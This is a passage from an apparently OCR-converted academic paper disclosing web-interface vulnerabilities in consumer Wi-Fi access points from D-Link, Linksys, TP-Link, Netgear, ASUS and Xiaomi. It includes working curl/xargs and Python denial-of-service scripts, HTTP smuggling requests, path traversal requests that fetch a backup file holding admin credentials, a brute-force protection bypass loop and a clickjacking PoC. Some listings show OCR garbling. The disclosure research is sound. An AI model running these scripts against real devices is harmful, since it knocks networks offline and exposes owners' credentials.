LoginPassword><Captcha></Captcha></Login></soap:Body></soap:Envelope>\r\n

Listing 7: HTTP smuggling DoS attack (D-Link)

seq 1 1000 | xargs -n1 -P1000 curl -i -s -k -X $'POST' -H $'Host: 192.168.0.1'



Figure 6: HTTP request smuggling. Only the front end is shown.

-H $'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101

Firefox/78.0' -H $'Accept: */*' -H $'Accept-Language: en-US,en; $q = 0.5$'

-H $'Accept-Encoding: gzip, deflate'

-H $'Content-Type: text/xml; charset = utf-8'

-H $'SOAPAction: \"http://purenetworks.com/HNAP1/SetPortForwardingSettings\"

' -H $'X-Requested-With: XMLHttpRequest'

-H $'Content-Length: 10000'

-H $'Transfer-Encoding: chunked'

-H $'Origin: http://192.168.0.1'

-H $'Connection: keep-alive'

-H $ 'Referer: http://192.168.0.1/info/Login.html'

-H $'Pragma: no-cache'

-H $'Cache-Control: max-age = 0'

\--data-binary $'<?xml version = \"1.0\" encoding=\"utf-8\"?><soap:Envelope xmlns:xsi=\"http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd=\"http://www.w3.org/2001/XMLSchema\" xmlns:soap=\"http://schemas.xmlsoap.org/soap/envelope/\"><soap:Body><Login xmlns=\"http://purenetworks.com/HNAP1/">

<Action>login</Action><Username>Admin</Username>

<LoginPassword>AE5126DE286A086302-CACC6EFF324892</LoginPassword><Captcha></Captcha></Login></soap:Body></soap:Envelope>'\$'http://192.168.0.1/HNAP1/'

Listing 8: Bash exploit for HTTP smuggling DoS attack

By attacking cached API endpoints of the Web app through the use of HTTP smuggling techniques can cause DoS to the WAP's Web app. Precisely, it has been perceived that the response from Linksys Web app (CVE-2021-41444) when asking through an HTTP GET request a cached file was $\approx$ 1 sec. Generally, this situation is realized by adding some random values to the body of the request. The relevant exploit code is given in listing 9, while the attack can be replicated using the bash code in listing 10. As observed, the exploit code uses a curl command in line 1 to properly pass the "smuggling" payload, along with xargs to send 100 parallel requests for 100 times from a single attack terminal; this brought the app to paralysis after $\approx$ 5 sec. This issue seems to pertain to the back-end of the Web app, which is in charge of parsing these values after receiving the respective HTTP request from the firewall. Note that the Web app shows an almost identical response time when replying either to a single HTTP legitimate or an HTTP crafted (smuggled) one; this however is not to be taken as an indication of the absence of vulnerabilities; the DoS situation is achieved after sending a significant number of "smuggling" packets towards the back-end. This conclusion was reached because if multiple legitimate requests for a cached file are sent, only a mild delay in the communication with the Web app is perceived.

POST/ui/1.0.99.203884/static/cache/js/help.js?dg31 = 795809907 HTTP/1.1\r\n

Host: 192.168.1.1\r\n

```
Upgrade-Insecure-Requests: 1\r\n
Accept-Encoding: gzip, deflate\r\n
Accept: */*\r\n
Accept-Language: en-US, en-GB; q = 0.9, en; q = 0.8\r\n
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/92.0.4515.131 Safari/537.36\r\n
Connection: keep-alive\r\n
Cache-Control: max-age = 0\r\n
Content-Type: application/x-www-form-urlencoded\r\n
Content-Length: 31\r\n
\r\n
f\r\n
r3zb9 = x&4d4dq = x\r\n
1\r\n
Z\r\n
Q\r\n
\r\n
```

Listing 9: Exploit code for HTTP smuggling DoS attack (Linksys)

```
seq 1 100 | xargs -n1 -P100 curl -i -s -k -X $'POST'
-H $'Host: 192.168.1.1'
-H $'Upgrade-Insecure-Requests: 1'
-H $'Accept-Encoding: gzip, deflate'
-H $'Accept: */*'
-H $'Accept-Language: en-US,en-GB;q = 0.9,en;q = 0.8'
-H $'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.131 Safari/537.36'
-H $'Connection: keep-alive'
-H $'Cache-Control: max-age = 0'
-H$'Content-Type: application/x-www-form-urlencoded'
-H $'Content-Length: 31'
\--data-binary $'f\x0d\x0ar3zb9 = x&4d4dq = x\x0d\x0a1\x0d\x0aZ\x0d\x0aQ\x0d\x0a\x0d\x0a'\
$'http://192.168.1.1/ui/1.0.99.203884/static/cache/js/help.js?dg31=795809907'
```

Listing 10: Bash script for replicating the relevant DoS attack (Linksys)

With respect to CWE-757 and the D-Link and TP-Link (CVE-2021-41451) Web interfaces, we realized that an attacker can perform an HTTP downgrade attack by placing either a GET or POST request and including the HTTP/0.9 version instead of HTTP/1.1. Precisely, the back-end responds back with the same HTTP version and identical HTTP headers but Content-Length. This is clearly a misconfiguration because the HTTP/0.9 is one-line protocol; i.e., it does not contain HTTP headers. Actually, a similar issue has been exposed in the past (see CVE-2017-7656) for the Eclipse Jetty, a Java Web server, and Servlet container.

Last in this category of vulnerabilities, we found that a DoS attack can be mounted against the Web interface of the TP-Link's WAP. The only thing the attacker needs to do is to send a single crafted HTTP POST request to one of the Web page's endpoints. The key aspect here is similar to the D-Link's Web app; that is, the current value of "Content-Length" is replaced with an increased one, but in a smaller range. For example, if the current value of the latter header is 0, the assailant can change it to, say, 100. After sending just a single packet of this kind, the WAP's Web interface goes down for $\approx$ 60 sec. This attacks roots in HTTP smuggling, since the Web app mishandles the "Content-Length" header. Figure 7 demonstrates the relevant issue. MITRE has already published CVE-2021-41450 to inform about this vulnerability.

4.3. Offline Decryption. Offline decryption attacks are related to CWE-323. As seen from Table 3, the TP-Link Web app was found vulnerable to an instance of this sort of attacks. Precisely, this Web app uses different keys to secure the traffic, but without a rekeying scheme; therefore, all keys are static across every connection as long as the WAP is not rebooted. The only key that changes per HTTP request pertinent to user login is the "sequence key" (a random 9-digit value), which is used along with the rest of the keys to encrypt the traffic. As a result, the attacker can (a) monitor the traffic for encrypted data, (b) issue an HTTP authentication request to the WAP's Web app to get all the static keys, and (c) at a time of their preference decrypt the captured traffic.

4.4. Outdated Software. Figure 8 summarizes the outdated software observed in each examined Web app. A total of 10 outdated pieces of software were detected, with all of them to have at least one open CVE ID of medium or high severity. The outdated software pertained to basic client-based libraries, such as jQuery and Underscore.js, to server-side ones, including lighttpd and Nginx servers. Naturally, the attacker can take advantage of the relevant CVEs in an attempt to attack the system.

4.5. Path Traversal. A path traversal vulnerability may enable the opponent to acquire access to arbitrary files on the Web server, and in our case it is related to CWE-22. As shown in Table 3, it was possible to mount path traversal attacks against two of the Web interfaces in our testbed, namely, D-Link (CVE-2021-41443) and Netgear. For the former WAP, an attacker can gain unauthorized access to files by simply entering an extra "/" or "/./" in front of the relevant HTTP request. This attack can grant an unauthorized user access to (a) specific paths, namely, all XML files that reside in the hnap directory of that WAP, and (b) all HTML files which normally are protected from users who do not have read/write access (401).



Figure 7: Demonstration of the HTTP unauthenticated smuggling DoS attack.



Figure 8: Number of outdated pieces of software per Web app. The values in parentheses indicate the number of CVEs per outdated library, along with their severity; we only consider CVEs with high or medium severity. Linksys has two different outdated versions of the Underscore.js library. The "<" symbol means "prior to".

For the Netgear's Web app, we exploited an unauthenticated path traversal assault that led into a broken authentication. That is, by placing the HTTP request presented in listing 11, the WAP responded back with the HTML code of the requested file, namely, the one an authenticated user sees, but without any values from the backend, if any. MITRE has already published CVE-2021-41449 to inform about this vulnerability.

GET/./WLG_wireless_dual_band_r10.html HTTP/1.1 \r\n

Host: 10.0.0.1\r\n

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0\r\n

Accept: text/html, application/xhtml + xml,application/xml; $q = 0.9$,image/webp,*/*; $q = 0.8$\r\n

Accept-Language: en-US,en; $q = 0.5$\r\n

Accept-Encoding: gzip, deflate\r\n

Connection: close\r\n

Referrer: http://10.0.0.1/ADVANCED_home1.html \r\n

Cookie: TRACKID = *b*47e1103f8fc318ba95ec939b1e10d71;\r\n

Upgrade-Insecure-Requests: 1\r\n

\r\n

Listing 11: HTTP GET request for path traversal attack (Netgear)

Even worse, an attacker may be in position to upload malicious files, download sensitive files, or execute arbitrary commands. This can be done, say, by altering an HTTP GET to a POST one and applying the "/./" prefix. This allows the opponent to either upload an arbitrary file or download the "NETGEAR_RAX40.cfg" backup file from the "/Advanced/Administrator/Backup Settings/" path of the WAP, which among others contains the admin's credentials and both the 2.4 and 5 GHz Wi-Fi passphrases. Specifically, as illustrated in listing 12, if the opponent sends an HTTP GET request to the Web app, the latter will allow them to acquire the file. Note that

the cookie value shown in line 9 of listing 11 is irrelevant; that is, inserting a random 32-bit hexadecimal value is enough. This means that the Web app sometimes required a (correct or incorrect) nonzero cookie value to process our request.

GET/./NETGEAR_RAX40.cfg HTTP/1.1\r\n

Host: 10.0.0.1\r\n

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0\r\n

Accept: text/html, application/xhtml + xml,application/xml; $q = 0.9$,image/webp,$*/*$; $q = 0.8$\r\n

Accept-Language: en-US,en; $q = 0.5$\r\n

Accept-Encoding: gzip, deflate\r\n

Connection: close\r\n

Referrer: http://10.0.0.1/BAK_backup.html\r\n

Cookie: TRACKID = cb53d03d4f29b8b46405870c3 8e2077 d;\r\n

Upgrade-Insecure-Requests: 1\r\n

\r\n

Listing 12: HTTP GET request for downloading a backup file (Netgear)

4.6. Replay. Attacks based on a replay methodology may be rooted in weaknesses similar to CWE-294. As seen from Table 3, the TP-Link Web app was found vulnerable to a replay attack, leading at minimum to a DoS situation. Precisely, the assailant eavesdrops on the network connection between the app and, say, the admin, aiming to capture two packets: (i) one that contains the (cleartext) keys to encrypt/decrypt the traffic and (ii) another that contains a successful login attempt. If the attacker replays the latter packet, the Web app will create a new authentication token, instantly deleting the user's one and therefore disconnecting the user. Even more, an attentive attacker can wait until the admin disconnects and subsequently replay the second (ii) captured packet to gain root access to the Web app.

Additionally, Xiaomi's Web app was found vulnerable to a similar replay attack, leading to DoS. First off, the opponent captures a valid HTTP request pertaining to a login attempt. Apart from the username and the encrypted password, this request contains a nonce (i.e., the concatenation of the client's MAC address and a timestamp). Then, the assailant replays the request and acquires the cached authentication token for the already connected legitimate user. This makes the WAP kick that legitimate user out, also not allowing them to reconnect because the timestamp is obsolete.

4.7. Brute-Force Protection Bypass. Vulnerabilities in this category are associated with CWE-307. It was deduced that brute-force protection for the ASUS WAP Web interface can be bypassed. Specifically, it was observed that if the attacker sends multiple HTTP POST requests to the "login.cgi" endpoint by changing every time the value of login_authorization shown in listing 4 to a random one, the WAP will disconnect all already connected users and delete their active session. Even more, the users cannot reconnect back to the AP, namely, acquire an "asus_token", for as long as the attack is ongoing. The assault affects solely the Web page, while other functionalities such as the Internet connection remain unaffected. It is noteworthy that after some time, presumably due to the embedded intrusion prevention system (IPS) which offers DoS protection, the app drops any incoming packet requesting access to the Web app.

While the abovementioned attack can be exploited as a typical DoS, it was perceived that it is rooted to a brute-force bypass one. Namely, the main reason behind this issue seems to be the CAPTCHA protection this Web app embeds. Specifically, the CAPTCHA is triggered after two subsequent failed user login attempts; that is, the third consecutive login attempt will be protected by a CAPTCHA. In case the admin has not disabled the CAPTCHA, and some user has not triggered it already, the attacker can send multiple login requests directly to the back end, which results in bypassing brute-force protection. It can be assumed that the cause of this problem is that the CAPTCHA protection counter is implemented in the front-end but not the back end. Simply put, the counter is not increased because the attacker sends requests directly to the back end. To exploit this issue, the opponent can open a handful of attack terminals and execute the exploit contained in listing 13 in the appendix. Interestingly, the bypass achieved affects not only the CAPTCHA countermeasure but also another brute-force protection this Web app has; the additional one is triggered after 5 subsequent failed login attempts, imposing a wait time of 5 min before allowing another login attempt. All in all, it is up to the attacker how they wish to exploit this vulnerability. They can execute the script in 16 only once and bypass the brute-force protection or multiple times to inflict DoS. MITRE has released CVE-2021-41435 to inform about this vulnerability.

import urllib.request

import urllib3

import json

import secrets

while True:

url = "http://router.asus.com/login.cgi"
hdr = {'Host': 'router.asus.com', 'User-Agent': 'Mozilla/5.0 (Windows NT 6.1; Win64; x64)' Accept: 'text/html, application/xhtml + xml,application/xml;$q = 0.9$,image/webp,*/*;q = 0.8', 'Accept-Language': 'en-US,en;$q = 0.5$', 'Accept-Encoding': 'gzip, deflate', 'Content-Type': 'application/x-www-form-urlencoded', 'Content-Length': '217', 'Origin': 'http://router.asus.com', 'Connection': 'close', 'Referer': 'http://router.asus.com/Main_Login.asp', 'Cookie': 'clickedItem_tab = 0; hwaddr = 3C : 7C : 3F : 54 : 87 : B0; apps_last = ', 'Upgrade-Insecure-Requests': '1'}

```
body = {}
body ['group_id'] = ' '
body ['action_mode'] = ' '
body ['action_script'] = ' '
body ['action_wait'] = '50000'
body ['current_page'] = 'Main_Login.asp'
body ['next_page'] = 'index.asp'
body ['login_authorization'] = secrets.token_hex
(9) + '1%3D;'
data = urllib.parse.urlencode (body).encode ("utf-8")
req = urllib.request.Request (url, headers = hdr, data-
= data, method = "POST")
response = urllib.request.urlopen (req)
response.read ()
```

Listing 13: Script to bypass brute-force protection

4.8. Clickjacking. Clickjacking is a common method of hijacking clicks from users visiting a website, and it is related to CWE-1021. That is, by using an iframe, the assailant creates a website that displays the vulnerable Web page. Then, the attacker can send the malicious URL to the victim and try to trick them into executing unintended commands. Typically, this type of attack is tackled with the use of the X-Frame-Options HTTP response header. It was observed that neither X-Frame-Options nor CSP HTTP header protection is supported by the D-Link's back end. This enables an attacker to mount a clickjacking assault against several of the front-end endpoints this Web app offers, namely "Wi-Fi.html", "Internet_IPv6.html", "Internet_VLAN.html", "Internet.html", "Wizard_Manual.html", and "/info/Login.html". On the plus side, for specific paths contained in the URL, the server returns HTTP/301 code (permanent URL redirection). This redirection protects the user by not loading data from any back-end service, meaning that the app will be loaded without showing any data but only the front-end page. In this respect, a clickjacking attack for this Web app might not be straightforwardly exploitable and can be only used for phishing. In any case, the issue can be easily fixed by supporting the proper HTTP headers, as discussed further in Section 5.2.

Based on the attacker's goal, a clickjacking attack is based on some user's interface (UI) deception strategy, such as weaponizing an iframe which displays the targeted Web page [12]. Under this prism, a simple PoC for the D-Link's Web page (CVE-2021-41440) is given in listing 14. Note that in order to block the redirection back to the legitimate Web page (i.e., to disable top navigation) the sandbox protection was enabled on the iframe. As such, no back-end information is shown in the PoC. Figure 9 illustrates the result of the current attack.

```
<html>
<head>
<title>Clickjack test page</title>
</head>
<body>
<iframe src = "http://192.168.0.1/Wi-Fi.html" width =
"500" height = "500" sandbox = "allow-
scripts allow-forms allow-presentation allow-modals
allow-popups allow-same-origin "
></iframe>
</body>
</html>
```

Listing 14: PoC for clickjacking attack (D-Link)

Lastly, the Xiaomi's Web app also lacks clickjacking protection. For instance, by utilizing the exploit in listing 14 without the sandbox option, a clickjacking attack is realized. Figure 10 illustrates the relevant outcome.

4.9. Denial of Service. DoS attacks (it should be mentioned that all the attacks contained in this section were tested via the wireless interface) are basically linked to CWE-400. A first case of such an attack pertains to the ASUS WAP by means of sabotaging an active session. Note that this WAP does not allow the creation of additional users. Also, the WAP uses unique sessions (asus_token), meaning the already connected user cannot login from another browser. So, in case the user visits the login Web page, the "You cannot login unless logout another user first" alert message pops up. An attacker can disconnect the user by sending either an HTTP packet that contains a successful login attempt or another that contains the same asus_token, as with the one the active user has.

Due to a misconfiguration, the D-Link's Web app (CVE-2021-41441) can be exploited to reboot the WAP. This can be done by tricking an already authenticated (connected) user in executing a specially crafted URL as explained in the following. Relative Path Overwrite (RPO) is a recent technique that enables the injection of CSS code into a Web app through a manipulated by the attacker URL. Modern browsers include a countermeasure, which does prohibit the Web page to load when text/html client-side code is inserted in the URL. However, in the presence of the Quirk misconfiguration discussed in Section 6, the Web app is rendered vulnerable to RPO, which in the current case leads to DoS. Specifically, we observed that if a user enters a certain URL, the D-Link's Web app will keep repeatedly requesting the same content until the user decides to abruptly terminate it by closing the relevant browser's tab. An example of such a URL is "http://192.168.0.1/Home.html/info/Login.html". To that end, when a couple of redirections, namely, "/Home.html" and "/info/Login.html", are combined, can drive the Web page to a never-ending reloading cycle, locking the user to a specific Web page. Another vulnerability we observed for the same WAP pertains to the "Wizard_Manual.html" endpoint, which is used for setting up the WAP. When a user does not make any change but simply closes the popup window, the WAP conceives this action as an update and automatically reboots the WAP.

To jointly exploit the two previous issues into a DoS attack, the assailant can send the "http://192.168.0.1/Wizard_Manual.html/Home.html" URL to an authenticated user. After the victim visits the targeted URL and closes the popup window, the Web app will revisit the "Wizard_Manual.html" endpoint, thus forcing the WAP



Figure 9: Illustration of clickjacking attack.

to reboot. In most cases, after the user reconnects to the WAP, the returned "Wi-Fi.html" page is blank. Nevertheless, the session is not transferred between different browser tabs, so the user will have to open this URL from the same window, reducing the chances for the exploit to be weaponized.

A similar case we discovered affects the Linksys Web app. This WAP takes $\approx$ 2 sec to respond if the user issues a specific GET request containing a random query parameter. So, if this request is issued multiple times, it will render the app unresponsive for as long as the attack is held. The HTTP packet used in this exploit is contained in listing 15, and the attack can be replicated by executing the Python script in listing 16. As shown in line 14 of the script, to augment the processing time needed for fulfilling each request, we add to it a random query. Interestingly, after stopping the attack, the app will be down for another $\approx$ 5 min.

```
GET/cloud/ustatic/web_exception/service-unavaila-
ble.html?4dx3dwezcr = 1 HTTP/1.1\r\n
Host: linksyssmartwifi.com\r\n
Cookie: mod_proxy_handled = true\r\n
Upgrade-Insecure-Requests: 1\r\n
Accept-Encoding: gzip, deflate\r\n
Accept: */*\r\n
Accept-Language: en-US,en-GB; q = 0.9,en; q = 0.8\r\n
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/92.0.4515.131 Safari/537.36\r\n
Connection: keep-alive\r\n
Cache-Control: max-age = 0\r\n
\r\n
```

Listing 15: HTTP GET request leading to DoS (Linksys)

```
import asyncio
import requests
import aiohttp
import datetime
import secrets
async def fetch (session, url):
  start_time = datetime.datetime.now ()
  print (start_time)
  async with session.get (url) as response:
    return await response.text ()
async def main():
  url = "http://192.168.1.1/cloud/ustatic/
  web_exception/service-unavailable.html?'+secrets.
    token_hex (5)+" = 1"
  urls = [url for i in range (100000)]
  tasks = []
  async with aiohttp.ClientSession () as session:
    for url in urls:
      tasks.append (fetch (session, url))
```



Figure 10: Demonstration of the clickjacking attack.

```
    htmls = await asyncio.gather (*tasks)
if __name__ == '__main__':
    loop = asyncio.get_event_loop ()
    loop.run_until_complete (main ())
```

Listing 16: Python script for replicating the relevant DoS attack. Assuming 5 terminals, the DoS effect takes place 1 min after the attack has initiated.

The Netgear's Web app was found to be vulnerable to an even simpler DoS attack. By sending multiple HTTP requests, say, similar to user login ones, the app becomes frozen and remains to this state until the attack ceases. The relevant bash script is given in listing 17. As shown in the script, curl along with xargs is used to dispatch a burst of 1K requests in a 1000 times loop. Almost immediately, in $\approx$ 1 sec, the app becomes unresponsive. An issue that seems to be a significant contributing factor to this situation is the renewal of the "TRACKID" and "USER_TOKEN" values in the cookie header every three requests. An additional observation for this Web app is that when requesting an HTTP POST from a $*$.cgi endpoint, after randomly altering the timestamp contained in the authorization header, the app freezes after about seven requests and for $\approx$ 20 sec.

```
seq 1 1000 | xargs -n1 -P1000 curl -i -s -k -X $'GET'
-H $'Host: 10.0.0.1'
-H $'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0'
-H $'Accept: text/html, application/xhtml + xml,application/xml;q = 0.9,image/webp,*/*;q = 0.8'
-H $'Accept-Language: en-US,en;q = 0.5'
-H $ 'Accept-Encoding:gzip, deflate'
-H $'Connection: close'
-H $'Upgrade-Insecure-Requests: 1'
-H $'Authorization: Basic ='
-b $'TRACKID=; USER_TOKEN='
$'http://10.0.0.1/'
```

Listing 17: Bash script for replicating the relevant DoS attack (Netgear).

The TP-Link is affected by another issue; namely, if the attacker requests multiple connections to the "/cgi-bin/luci/;stok = /login?form = auth" endpoint, the app will respond with a different sequence key for each request. Recall from Section 4.3 that this key is used along with other keys to encrypt the traffic. The outcome of this attack is that a legitimate user cannot log in to the Web app; the app keeps responding with an HTTP/401 message, although the user enters the correct login credentials.

Lastly, due to the use of weak nonce values, the Xiaomi's Web app suffers from a similar vulnerability of high severity, leading to a permanent DoS. The HTTP POST request in listing 18 exploits two HTTP headers, namely, cookie and nonce, in lines 13 and 15, respectively. As seen, both of them contain a timestamp value. If these values are replaced with nonexistent (future) ones (e.g., by altering 1628547169267 to 1738547169267 (only the second and third numbers are different)), the attacker can permanently lock a user out of the app. Strangely, the Web app keeps that value as the last nonce (timestamp) to check for any future user connection. On the other hand, the attacker who knows the bogus timestamp will be able to log in. Also, if the wrongdoer keeps increasing the timestamp value, the Web app will become completely unresponsive after a handful of such packets. Next, for logging into the app, the WAP must be manually rebooted.

POST/cgi-bin/luci/api/xqsystem/login HTTP/1.1\r\n

Host: 192.168.31.1\r\n

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0\r\n

Accept: ∗/∗\r\n

Accept-Language: en-US,en; $q = 0.5$\r\n

Accept-Encoding: gzip, deflate\r\n

Content-Type: application/x-www-form-urlencoded; charset = UTF-8\r\n

X-Requested-With: XMLHttpRequest\r\n

Content-Length: 126\r\n

Origin: http://192.168.31.1/r/

Connection: close\r\n

Referrer: http://192.168.31.1/cgi-bin/luci/web/home/r/n

Cookie: __guid = 86847064.2003430944322929700.1688547169267.4363; monitor_count = 5; psp = admin

|||2|||0\r\n

\r\n

username = admin&password = 83e1bcc4d0b61c3181732f495e392626b727cafd&logtype = 2&nonce = 0_a4%3Ab1%3Ac1

